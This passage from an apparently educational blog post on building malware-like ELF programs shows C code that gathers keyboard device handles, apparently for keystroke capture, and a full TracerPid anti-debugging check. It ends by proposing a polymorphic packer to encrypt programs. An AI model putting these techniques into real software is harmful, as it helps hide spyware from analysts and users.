    result[nb_paths] = -1;
    *nb_fd = nb_paths;
    return result;
}
```

As you can see from here, we return an array of file descriptors, incrementing `nb_fd` when we find a new file descriptor. This will be useful later, if we have multiple keyboards plugged to the computer. We will use select to check if a keyboard has been used if the last seconds, and then just simply read as a basic file. You are more than welcome to check the code if something seems odd to you.

We can also build a simple function that will set-up all of our anti-debugging. Here, you can see showcased a simple technique, where we look inside `/proc/self/status`, and look for a valid `TracerPid`. This technique is quite effective, until the researcher tries to to disassemble the program and "nerf" the call to this function.



```c
static bool debugger_is_attached(void)
{
    char buf[4096] = {0};

    const int status_fd = open("/proc/self/status", O_RDONLY);
    if (status_fd == -1) {
        _exit(1);
        return false;
    }

    const ssize_t num_read = read(status_fd, buf, sizeof(buf) - 1);
    if (num_read <= 0)
        return false;

    buf[num_read] = '\0';
    const char tracer_pid[] = "TracerPid:";
    const char *tracer_pid_ptr = strstr(buf, tracer_pid);
    if (!tracer_pid_ptr)
        return false;

    const char *char_ptr = tracer_pid_ptr + sizeof(tracer_pid) -  1;
    while (++char_ptr <= buf + num_read) {
        if (isspace(*char_ptr))
            continue;
        else {
            return isdigit(*char_ptr) != 0 && *char_ptr != '0';
        }
    }
    return false;
}
```

Figure 6: debuggerisattached()

Final thoughts

During the last few weeks, I have learned about ELF files, and malwares. It was very fun, and very instructive. This has been very interesting to have some perspective on such programs, and how they are built. Actually, malwares are pretty simple, even boring, and just rely on some tricks to hide malicious code. It would be very interesting to build some kind of software that encrypts and obfuscate a whole file, without any kind of setup inside of the file.

An interesting approch would be to build a Packer, kind of like the UPX packer, but using our library. That would allow us to support polymorphism in the programs we want to encrypt, and even encrypt using a different method every time you want to load the file.

If you do not know what is a Packer, how to build one, or just contribute to a project, you are more then welcome to contribute to the project, or just contact me through email.